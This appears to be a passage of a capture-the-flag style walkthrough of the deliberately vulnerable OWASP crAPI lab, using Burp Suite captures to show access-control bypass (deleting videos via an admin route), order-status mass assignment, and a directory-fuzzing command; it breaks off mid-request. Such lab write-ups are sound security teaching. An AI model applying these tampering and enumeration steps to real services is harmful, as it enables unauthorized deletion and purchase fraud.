|-----|----------|------------|---------|------|-----------|--------------------------------|---|-----|-----|-----|
| 430 | 20:04:23 | 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | 2 | 200 | 583 | 13 |
| 514 | 20:05:17 | Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | 2 | 200 | 583 | 23 |
| 521 | 20:05:40 | 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | 2 | 200 | 583 | 28 |
| 264 | 20:02:11 | 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | 2 | 200 | 594 | 411 |
| 275 | 20:02:11 | 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | 2 | 200 | 594 | 102 |
| 406 | 20:03:56 | 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | 2 | 200 | 594 | 42 |
| 414 | 20:03:56 | 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | 2 | 200 | 594 | 28 |
| 422 | 20:04:21 | 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | 2 | 200 | 594 | 39 |

Request

```
POST /identity/api/v2/user/videos
Content-Type: application/x-www-form-urlencoded
Cache-Control: max-age=0
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eY2dwIi01JoyMNrZXJAZhxbXbZS5jb20lCjybz2xLjoiidONiLcIsImhdC16MTY5MDE0MjZMwiZkhWjIoxNjkhM203MDYyfQ.Mx09t1ln8m2581d2E8MyNAR51MfxSzXRJE9Yskob-pQLbVfjWzjpfyH0Hc.SzL6wNy7L7wR36AnHtCbtrUpFzsnulQ1xHwlgnC2zbIW5t212KiaqJ774NgFdes7Ry1brQwq1_EyNNntBq708xMMWZLYkiy1j0-epcCV3L16Fv1sonXjArDnsU7alEVnCwv732Z7e1suaUScfyPHE2R7754da2zCaCR0tAMijzxjbM51_318RshPZ31hnhndPu7yuz-3ab_h10Bj1dFee1xB50Gf7tBAQ
Origin: http://localhost:8888
Referer: http://localhost:8888/my-profile
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJ1HwuXZh1RBzq4Yv
Sec-CH-UA: ".Not/A"Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 191
Content-Type: video/mp4
BdajbPcE7i
----WebKitFormBoundaryJ1HwuXZh1RBzq4Yv
Content-Disposition: form-data; name="file"; filename="file.mp4"
Content-Type: video/mp4
BdajbPcE7i
----WebKitFormBoundaryJ1HwuXZh1RBzq4Yv

```

Response

```
HTTP/1.1 200
Server: openresty/1.17.8.2
Date: Fri, 08 Sep 2023 03:04:22 GMT
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Expires: 0
X-Frame-Options: DENY
Content-Length: 126
{
    "id":33,
    "video_name":"file.mp4",
    "conversion_params":"-v codec h264",
    "profileVideo":"data:image/jpeg;base64,0iRhamJQY0U3aQ=="
}
```

Inspector

- Selection 10 (0xa)
- Selected text BdajbPcE7i
- Request attributes 2
- Request body parameters 1
- Request headers 15
- Response headers 15

Attempting to send a `PUT` request to this API endpoint shows only `POST` requests are permitted:

Request

```
PUT /identity/api/v2/user/videos HTTP/1.1
Host: localhost:8888
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,es;q=0.8
Accept-Charset: utf-8,*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64 ; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Connection: close
Cache-Control: max-age=0
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eY2dwIi01JoyMNrZXJAZhxbXbZS5jb20lCjybz2xLjoiidONiLcIsImhdC16MTY5MDE0MjZMwiZkhWjIoxNjkhM203MDYyfQ.Mx09t1ln8m2581d2E8MyNAR51MfxSzXRJE9Yskob-pQLbVfjWzjpfyH0Hc.SzL6wNy7L7wR36AnHtCbtrUpFzsnulQ1xHwlgnC2zbIW5t212KiaqJ774NgFdes7Ry1brQwq1_EyNNntBq708xMMWZLYkiy1j0-epcCV3L16Fv1sonXjArDnsU7alEVnCwv732Z7e1suaUScfyPHE2R7754da2zCaCR0tAMijzxjbM51_318RshPZ31hnhndPu7yuz-3ab_h10Bj1dFee1xB50Gf7tBAQ
Origin: http://localhost:8888
Referer: http://localhost:8888/my-profile
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJ1HwuXZh1RBzq4Yv
Sec-CH-UA: ".Not/A"Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 191
Content-Type: video/mp4
j20dVO2pl
----WebKitFormBoundaryJ1HwuXZh1RBzq4Yv
Content-Disposition: form-data; name="file"; filename="file.mp4"
Content-Type: video/mp4
j20dVO2pl
----WebKitFormBoundaryJ1HwuXZh1RBzq4Yv

```

Response

```
HTTP/1.1 405
Server: openresty/1.17.8.2
Date: Fri, 08 Sep 2023 03:31:53 GMT
Content-Length: 6
Connection: close
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Allow: POST
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Expires: 0
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
X-Frame-Options: DENY
```

Inspector

- Target: http://localhost:8888
- It's empty in here
- Request body parameters 1
- Name file Value j20dVO2pl
- Request cookies 0
- It's empty in here
- Request headers 15
- Response headers 14
- Name Value
- Server openresty/1.17.8.2
- Date Fri, 08 Sep 2023 03:31:53 GMT
- Content-Length 0
- Connection close
- Vary Origin
- Vary Access-Control-Request-Method
- Vary Access-Control-Request-Headers
- Allow POST
- X-Content-Type-Options nosniff
- X-XSS-Protection 1; mode=block
- Cache-Control no-cache, no-store, max-age=0, must-revalidate
- Expires 0
- X-Frame-Options DENY

I found a clue when looking at the API endpoint `/identity/api/v2/user/videos` `HTTP/1.1` from the crawl shows a `DELETE` request method is accepted:

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson

Target: http://localhost:8888

Request

```
Pretty Raw Hex
1 DELETE /identity/api/v2/user/videos/7 HTTP/1.1
2 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
3 Content-Type: application/json
4 Accept: */*
5 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9
6 eyJzdWIiOiJ0b2tlbiJ9
7 S:q=0.9,en;q=0.8
8 .0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Accept-Encoding: gzip, deflate
10 Connection: close
11 Content-Length: 29
12
13 {
    "videoName": "interface.mp4"
}
```

Response

```
1 HTTP/1.1 404
2 Server: openresty/1.17.8.2
3 Date: Fri, 08 Sep 2023 03:48:28 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 81
16
17 {
    "message": "Sorry, Didn't get any profile video name for the user.",
    "status": 404
}
```

Inspector

Request query parameters: 0

Request cookies: 0

Request headers: 10

| Name | Value |
|-----------------|---------------------|
| User-Agent | Mozilla/5.0 (X11... |
| Content-Type | application/json |
| Accept | */* |
| Authorization | Bearer eyJhb... |
| Cache-Control | no-cache |
| Postman-Token | f46824c2-df3f... |
| Host | localhost:8888 |
| Accept-Encoding | gzip, deflate |
| Connection | close |
| Content-Length | 29 |

Response headers: 14

| Name | Value |
|-------------------|--------------------|
| Server | openresty/1.17... |
| Date | Fri, 08 Sep 202... |
| Content-Type | application/json |
| Connection | close |
| Vary | Origin |
| Vary | Access-Control... |
| Vary | Access-Control... |
| X-Content-Type... | nosniff |
| X-XSS-Protection | 1; mode=block |
| Cache-Control | no-cache, no... |
| Pragma | no-cache |
| Expires | 0 |
| X-Frame-Options | DENY |
| Content-Length | 81 |

I have an example name and ID from the prior crawl:

| Scanner | POST | localhost | /identity/api/v2/user/videos | 2 | 200 | 583 | 870 |
|---------|------|-----------|--------------------------------|---|-----|-----|-----|
| Scanner | POST | localhost | /identity/api/v2/user/videos | 2 | 200 | 583 | 45 |
| Scanner | POST | localhost | /identity/api/v2/user/videos | 2 | 200 | 583 | 33 |
| Scanner | POST | localhost | /identity/api/v2/user/videos | 2 | 200 | 583 | 41 |
| Scanner | POST | localhost | /identity/api/v2/user/videos | 2 | 200 | 583 | 26 |
| Scanner | POST | localhost | /identity/api/v2/user/videos | 2 | 200 | 583 | 13 |
| Scanner | POST | localhost | /identity/api/v2/user/videos | 2 | 200 | 583 | 23 |
| Scanner | POST | localhost | /identity/api/v2/user/videos | 2 | 200 | 583 | 28 |
| Scanner | POST | localhost | /identity/api/v2/user/pictures | 2 | 200 | 594 | 411 |
| Scanner | POST | localhost | /identity/api/v2/user/pictures | 2 | 200 | 594 | 102 |

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Fri, 08 Sep 2023 03:02:10 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 126
17
18 {
    "id": 33,
    "video_name": "file.mp4",
    "conversion_params": "-v codec h264",
    "profileVideo": "data:image/jpeg;base64,angryRGRWTTzJwbA=="
}
```

Inspector

Selection: 126 (0x7e)

Selected text:

```
{"id":33,"video_name":"file.mp4","conversion_params":"-v codec h264","profileVideo":"data:image/jpeg;base64,angryRGRWTTzJwbA=="}  
Request attributes: 2  
Request body parameters: 1  
Request headers: 15  
Response headers: 15
```

Therefore, change my Repeater request to:

Screenshot of Burp Suite Professional showing a request-response session. The request is a DELETE to /identity/api/v2/user/videos/33. The response is a 404 Not Found. The Inspector panel shows the raw response body: {"message": "This is an admin function. Try to access the admin API", "status": 403}.

Which gives away a huge clue:

```
{"message": "This is an admin function. Try to access the admin API", "status": 403}
```

I then tried to use an alternate approach by replacing `user` for `admin` within the API endpoint request from `DELETE /identity/api/v2/user/videos/33 HTTP/1.1` to `DELETE /identity/api/v2/admin/videos/33 HTTP/1.1` which is successful!

Screenshot of Burp Suite Professional showing a successful DELETE request to /identity/api/v2/admin/videos/33. The response is a 200 OK with the message "User video deleted successfully". The Inspector panel shows the raw response body: {"message": "User video deleted successfully.", "status": 200}.

Admitting here that I am being lazy, but alternatively my go-to would be to use `SecLists` from Daniel M and `Feroxbuster` tool to enumerate and fuzz the API endpoint for potential path's that may exist within the API that we can leverage.

A very talented and incredibly phenomenal mentor of mine once said:



"It's good practice when you see an endpoint route representing a lower priv user to see if a high priv user may be an alternate route to..."

Anyway, it goes a little something like this:

```
feroxbuster -u http://localhost:8888/identity/api/v2/ -w ./SecLists/Discovery/Web-Content/raft-medium-directories.txt -H Accept:application/json
```

Another handy tool is the built-in Burp Suite BAPP extension for [HTTPHeaders](#) which in the HTTP History sends a HTTP [OPTIONS](#) request to request, analyze and return available HTTP request methods accepted by the endpoint which is another clue here:

| | | | | | | | | | |
|------|-----------------|-----------------------|-----|--|--|-----|-----|------|--------------|
| 1087 | 20:40:40 7 S... | http://localhost:8888 | PUT | /identity/api/v2/user/video/%7B%7Bvideo_id%7D%7D | | 401 | 454 | JSON | 127.0.0.1 |
| 1088 | 20:41:33 7 S... | http://localhost:8888 | GET | /identity/api/v2/user/video/%7B%7Bvideo_id%7D%7D | | 400 | 391 | | DELETE - PUT |
| 1089 | 20:43:15 7 S... | http://localhost:8888 | GET | /identity/api/v2/user/dashboard | | 200 | 698 | JSON | 127.0.0.1 |

▼ Mass Assignment - Flag 🦸

Challenge 8 - Get an item for free

By default, cRAPI gifts us with \$100 bucks to go nuts. I sent a test order and inspected the API request and response:

The screenshot shows a browser-based API debugger interface. On the left, the **Request** pane displays a list of API calls with their details. The first call is a GET request to `/workshop/api/shop/orders/all`. The second call is a POST request to `/workshop/api/shop/orders`. The third call is a GET request to `/workshop/api/shop/orders/all`. On the right, the **Response** pane shows the detailed response for the first GET request. The response header includes `HTTP/1.1 200 OK`, `Content-Type: application/json`, and `Connection: close`. The response body contains JSON data representing multiple orders, with one order highlighted in blue. The **Inspector** pane on the far right lists the request attributes, headers, and the response headers for the selected request.

| Request | Response | Inspector |
|---|---------------------------------------|-------------------------------------|
| Pretty Raw Hex | Pretty Raw Hex Render | Request attributes |
| 1 GET /workshop/api/shop/orders/all HTTP/1.1 | 1 HTTP/1.1 200 OK | Date Thu, 07 Sep 2023 06:44:09 GMT |
| Host: localhost:8888 | 2 Server: openresty/1.17.8.2 | Content-Type: application/json |
| User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 | 3 Date: Thu, 07 Sep 2023 06:44:09 GMT | Connection: close |
| 4 Accept: */* | 4 Content-Type: application/json | Allow: GET, HEAD, OPTIONS |
| Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 | 5 Vary: origin, Cookie | Vary: origin, Cookie |
| Accept-Encoding: gzip, deflate | 6 X-Content-Type-Options: nosniff | X-Content-Type-Options: nosniff |
| Referer: http://localhost:8888/past-orders | 7 Referer-Policy: same-origin | Referer-Policy: same-origin |
| 8 Content-Type: application/json | 8 Content-Length: 292 | Content-Length: 292 |
| 9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eJZdW10jJoyNmrZXAZXhhBzsZ5jb20lCJyb2xLijoidXNciIisInlhCI0M7ySNDAN2jHgkVwvQDfPmJqo...nHcJLcZo4h5KTeI.y-9CeEuomXNs0363jxPu23T7M8bWhPwC...uVtRwtxPsIM0M0HgC75TUSek2YrdmAYeAX39xQwWkhVQg9hIp5xs13L3o9GsvRxpvt981U2t1...7pKhhs...nkufPKAHNyTzF34V0H-14Pk)XZ7...7g86pVxtB...c536lehalibCHMt3s4kIrcq7yuvWP3gOfgKBZ1W72PrwJut... | 9 "orders": [| Name Value |
| 10 X-Forwarded-For: 127.0.0.1 | ` | Server: openresty/1.17.8.2 |
| 11 Connection: close | "id": 3, | Date: Thu, 07 Sep 2023 06:44:09 GMT |
| 12 Sec-Fetch-Dest: empty | "use": { | Content-Type: application/json |
| 13 Sec-Fetch-Mode: cors | "to": "1", "hacker@example.com", | Connection: close |
| 14 Sec-Fetch-Site: same-origin | "number": "1111111111" | Allow: GET, HEAD, OPTIONS |
| 15 | }, | Vary: origin, Cookie |
| 16 | "product": { | X-Content-Type-Options: nosniff |

Let's initiate a random order return:

Request

| | Method | URL | Status | Content-Type | Size | Response Headers |
|------|-------------------------------------|--|--------|--------------|------|-------------------|
| 1 | POST | /workshop/api/shop/orders/return_order?order_id=4 | 200 | JSON | 765 | 127.0.0.1 |
| 2 | Host | localhost:8888 | 200 | image/png | 7534 | 127.0.0.1 |
| 1134 | https://safebrowsing.googleapis.com | /v4/threatListUpdates:fetch?ct=application/x-protobuf&key=Alz5sCy7spID3Sm4P4x9n... | 200 | app | 2619 | ✓ 142.251.211.234 |

Response

| | Method | URL | Status | Content-Type | Size | Response Headers |
|----|-----------------|--|--------|--|------|------------------|
| 1 | POST | /workshop/api/shop/orders/return_order?order_id=4 | 200 | HTTP/1.1 | 130 | 127.0.0.1 |
| 2 | Host | localhost:8888 | 200 | text/html; charset=UTF-8 (Macintosh; Intel Mac OS X 10.15; rv:109.0) | 85 | 127.0.0.1 |
| 3 | Connection | close | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 4 | Allow | POST, OPTIONS | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 5 | Accept | */* | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 6 | Accept-Language | en-CA,en-US;q=0.7,en;q=0.3 | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 7 | Accept-Encoding | gzip, deflate | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 8 | Referer | http://localhost:8888/past-orders | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 9 | Content-Type | application/json | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 10 | Authorization | Bearer eyJhbGciOiJIWjIiLCJzdWIjOiJhY2NvdW5kZGhhbXBwZS5jb21CJyb21UjZlclNciiisImhcdICtGMSNGWE01M2Kz1w2Xj0Km2N0Mc1tQ,phlb1R1CzExBz5j9vnDrcrajadp-z11-qK | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 11 | Accept | */* | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 12 | Accept-Language | en-US;q=0.7,en;q=0.3 | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 13 | Accept-Encoding | gzip, deflate, br | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 14 | Referer | http://localhost:8888/past-orders | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 15 | Content-Length | 447 | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 16 | Content-Type | application/json | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 17 | Cache-Control | no-store, no-cache, must-revalidate, private | 200 | Content-Type: application/json | 1 | 127.0.0.1 |
| 18 | Connection | close | 200 | Content-Type: application/json | 1 | 127.0.0.1 |

Inspector

| Name | Value |
|--------|--|
| Method | POST |
| Path | /workshop/api/shop/orders/return_order |

Request attributes

| Name | Value |
|----------|--------|
| Protocol | HTTP/1 |
| Protocol | HTTP/2 |

Request query parameters

| Name | Value |
|------|-------|
| | |

Request headers

| Name | Value |
|-----------------|--|
| Host | localhost:8888 |
| User-Agent | Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15.7; rv:109.0) Gecko/20100101 Firefox/117.0 |
| Accept | */* |
| Accept-Language | en-CA,en-US;q=0.7,en;q=0.3 |
| Accept-Encoding | gzip, deflate |
| Referer | http://localhost:8888/past-orders |
| Content-Type | application/json |
| Authorization | Bearer eyJhbGciOiJIWjIiLCJzdWIjOiJhY2NvdW5kZGhhbXBwZS5jb21CJyb21UjZlclNciiisImhcdICtGMSNGWE01M2Kz1w2Xj0Km2N0Mc1tQ,phlb1R1CzExBz5j9vnDrcrajadp-z11-qK |
| DNT | 1 |
| Connection | close |
| Sec-Fetch-Dest | empty |
| Sec-Fetch-Mode | cors |
| Sec-Fetch-Site | same-origin |
| Content-Length | 0 |

Request query parameters

| Name | Value |
|------|-------|
| | |

Request headers

| Name | Value |
|-----------------|--|
| Host | localhost:8888 |
| User-Agent | Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15.7; rv:109.0) Gecko/20100101 Firefox/117.0 |
| Accept | */* |
| Accept-Language | en-CA,en-US;q=0.7,en;q=0.3 |
| Accept-Encoding | gzip, deflate |
| Referer | http://localhost:8888/past-orders |
| Content-Type | application/json |
| Authorization | Bearer eyJhbGciOiJIWjIiLCJzdWIjOiJhY2NvdW5kZGhhbXBwZS5jb21CJyb21UjZlclNciiisImhcdICtGMSNGWE01M2Kz1w2Xj0Km2N0Mc1tQ,phlb1R1CzExBz5j9vnDrcrajadp-z11-qK |
| DNT | 1 |
| Connection | close |
| Sec-Fetch-Dest | empty |
| Sec-Fetch-Mode | cors |

The screenshot shows a browser developer tools interface with the Network tab selected. A request for "/workshop/api/shop/return_qr_code" is listed with a status of 200, a size of 7534 bytes, and a type of PNG. The response body is a large black and white QR code.

Request

Pretty Raw Hex

```
1 GET /workshop/api/shop/return_qr_code HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: image/avif,image/webp,*/*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://localhost:8888/past-orders
10 Sec-Fetch-Dest: image
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Site: same-origin
13
14
```

Response

Pretty Raw Hex Render

Inspector

Request attributes

Protocol **HTTP/1** **HTTP/2**

| Name | Value |
|--------|-----------------------------------|
| Method | GET |
| Path | /workshop/api/shop/return_qr_code |

Request headers

| Name | Value |
|-----------------|--|
| Host | localhost:8888 |
| User-Agent | Mozilla/5.0 (Macintosh; Intel Mac OS X ... |
| Accept | image/avif,image/webp,*/* |
| Accept-Language | en-CA,en-US;q=0.7,en;q=0.3 |
| Accept-Encoding | gzip, deflate |
| DNT | 1 |
| Connection | close |
| Referer | http://localhost:8888/past-orders |
| Sec-Fetch-Dest | image |
| Sec-Fetch-Mode | no-cors |
| Sec-Fetch-Site | same-origin |

Response headers

| Name | Value |
|----------------|-------------------------------|
| Content-Type | image/png |
| Content-Length | 7534 |
| Date | Fri, 17 Mar 2023 14:25:11 GMT |

The `GET /workshop/api/shop/orders/all` now shows a different status for `?order_id=4` as `"status": "return pending"`

If I inspect the specific order ID with a `GET` request, I see the status again.

Since I want to **UPDATE** the resource (going back to [CRUD OPERATIONS](#)) ([CREATE](#), [READ](#), [UPDATE](#), [DELETE](#)), let's see if a HTTP [PUT](#) method is accepted:

The screenshot shows the Burp Suite interface. The Request tab displays a PUT request to `/workshop/api/shop/orders/4` with the following JSON body:

```
{
  "quantity": "1",
  "status": "test"
}
```

The Response tab shows a successful `HTTP/1.1 200 OK` response with the following JSON content:

```
{
  "orders": [
    {
      "id": 4,
      "user": {
        "email": "hecker@example.com",
        "number": "1111111112"
      },
      "product": {
        "id": 1,
        "name": "Seat",
        "price": "10.00",
        "image_url": "images/seat.svg"
      },
      "quantity": 1,
      "status": "return pending",
      "transaction_id": "5ff4d374-6a67-4965-88b1-b4ddda0acd179",
      "created_on": "2023-09-08T03:02:48.189524"
    }
  ]
}
```

The Inspector tab on the right shows the selected text is `PUT`.

`200 OK` is our major clue here. Since the HTTP response headers from the server indicate `Content-Type: application/json` is accepted, let's add a JSON body to this request:

The Request tab shows the same PUT request to `/workshop/api/shop/orders/4` with the JSON body:

```
{
  "quantity": "1",
  "status": "test"
}
```

The Response tab shows a `HTTP/1.1 400 Bad Request` response with the following JSON content:

```
{
  "message": "The value of 'status' has to be 'delivered', 'return pending' or 'returned'"
}
```

The Inspector tab on the right shows the selected text is `PUT`.

The server response (`400`) gives us the answer here:

```
{"message": "The value of 'status' has to be 'delivered', 'return pending' or 'returned'"}
```

Request

```
PUT /workshop/api/shop/orders/4 HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Accept: */*
Accept-Language: en-US;q=0.7, en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJwdWlkIjoxNjMwOTZxZjA2NjBxMSwzZS5jb0ILCjybz3xLjoiZW00IiisImUidCI6fTYND
EM01D3NSw1Xm0IjoxNjKwNz0IMc1f0.ph1b1R1CExZBezr55vhDrcajd6-z1-.qKMyrfX1cVYV1vD82eKo
G1rCvkrdruzaxMexe-uk4s4apCM80m7vJu2CSpgXa-TyAkOPDuj0hwjZAGSF0597yK9X9kk1dkT0uV3cuKUpHM
qdAZZ3fNfRfx1mlCecMl08Bwrog21J2YzL9zg9nLn5t8BLMTqRCB--ExhX-B1D7nH1jVuunvttsZEDbCLuM9
6isMsogud2yc_mrsJ2kUz5r6hcxTdi-FKnul8o24-h0y@xxviwiC2tUabCqYtsxqD-Wg2HS5qRxjLBb2W8aMzL4
H-CurFact0
DNT: 1
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 198
quantity:"1",
"transaction_id":"5ffd4374-6a67-4965-88b1-b4dda0acd179",
"created_on":"2023-09-08T03:02:48.189524",
"status":"return pending"
22 }
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Fri, 08 Sep 2023 04:14:15 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referer-Policy: same-origin
Content-Length: 295
13 {
  "orders": [
    {
      "id": 4,
      "user": {
        "email": "hacker@example.com",
        "number": "11111111112"
      },
      "product": {
        "id": 1,
        "name": "Seat",
        "price": "10.00",
        "image_url": "images/seat.svg"
      },
      "quantity": 1,
      "status": "return pending",
      "transaction_id": "5ffd4374-6a67-4965-88b1-b4dda0acd179",
      "created_on": "2023-09-08T03:02:48.189524"
    }
  ]
}
```

Inspector

| Name | Value |
|------------------------|--------------------------------|
| Server | openresty/1.17.8.2 |
| Date | Fri, 08 Sep 2023 04:14:15 G... |
| Content-Type | application/json |
| Connection | close |
| Allow | GET, POST, PUT, HEAD, O... |
| Vary | origin, Cookie |
| X-Frame-Options | DENY |
| X-Content-Type-Options | nosniff |
| Referer-Policy | same-origin |
| Content-Length | 295 |

I changed the order status from `delivered` to `return pending`, then to `returned` but get a `500 Internal Server Error` and purely believe this to be related to my Docker environment as I noticed the `api-gateway` and `mongo:4.4` containers were regularly failing randomly:

Request

```
PUT /workshop/api/shop/orders/4 HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Accept: */*
Accept-Language: en-US;q=0.7, en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJwdWlkIjoxNjMwOTZxZjA2NjBxMSwzZS5jb0ILCjybz3xLjoiZW00IiisImUidCI6fTYND
EM01D3NSw1Xm0IjoxNjKwNz0IMc1f0.ph1b1R1CExZBezr55vhDrcajd6-z1-.qKMyrfX1cVYV1vD82eKo
G1rCvkrdruzaxMexe-uk4s4apCM80m7vJu2CSpgXa-TyAkOPDuj0hwjZAGSF0597yK9X9kk1dkT0uV3cuKUpHM
qdAZZ3fNfRfx1mlCecMl08Bwrog21J2YzL9zg9nLn5t8BLMTqRCB--ExhX-B1D7nH1jVuunvttsZEDbCLuM9
6isMsogud2yc_mrsJ2kUz5r6hcxTdi-FKnul8o24-h0y@xxviwiC2tUabCqYtsxqD-Wg2HS5qRxjLBb2W8aMzL4
H-CurFact0
DNT: 1
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 144
quantity:"1",
"transaction_id":"5ffd4374-6a67-4965-88b1-b4dda0acd179",
"created_on":"2023-09-08T03:02:48.189524",
"status":"return pending"
22 }
```

Response

```
HTTP/1.1 500 Internal Server Error
Server: openresty/1.17.8.2
Date: Fri, 08 Sep 2023 04:14:44 GMT
Content-Type: text/html
Connection: close
Allow: GET, POST, PUT, HEAD, O...
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referer-Policy: same-origin
Content-Length: 145
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <title>Server Error (500)</title>
5   </head>
6   <body>
7     <h1>Server Error (500)</h1>
8     <p></p>
9     </body>
10 </html>
11
12
13
14
15
16
17
18
19
20
21
22
```

Inspector

| Name | Value |
|------------------------|--------------------------------|
| Server | openresty/1.17.8.2 |
| Date | Fri, 08 Sep 2023 04:14:44 G... |
| Content-Type | text/html |
| Connection | close |
| Vary | origin, Cookie |
| X-Frame-Options | DENY |
| X-Content-Type-Options | nosniff |
| Referer-Policy | same-origin |
| Content-Length | 145 |

Challenge 9 - Increase your balance by \$1,000 or more

The next challenge was one of my initial thoughts when exploiting challenge 8. What if I could place a large cost-based order, then amend this status to returned and would another function within the crAPI web app then issue me a credit/refund?

Let's try buying 1000 wheels! $10 \times 1000 = 10000$. Inspect and send the `POST` request to the Burp Repeater to manipulate the quantity: (welp)

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Settings

Send Cancel < >

Request

```
POST /workshop/api/shop/orders HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/shop
Content-Type: application/json
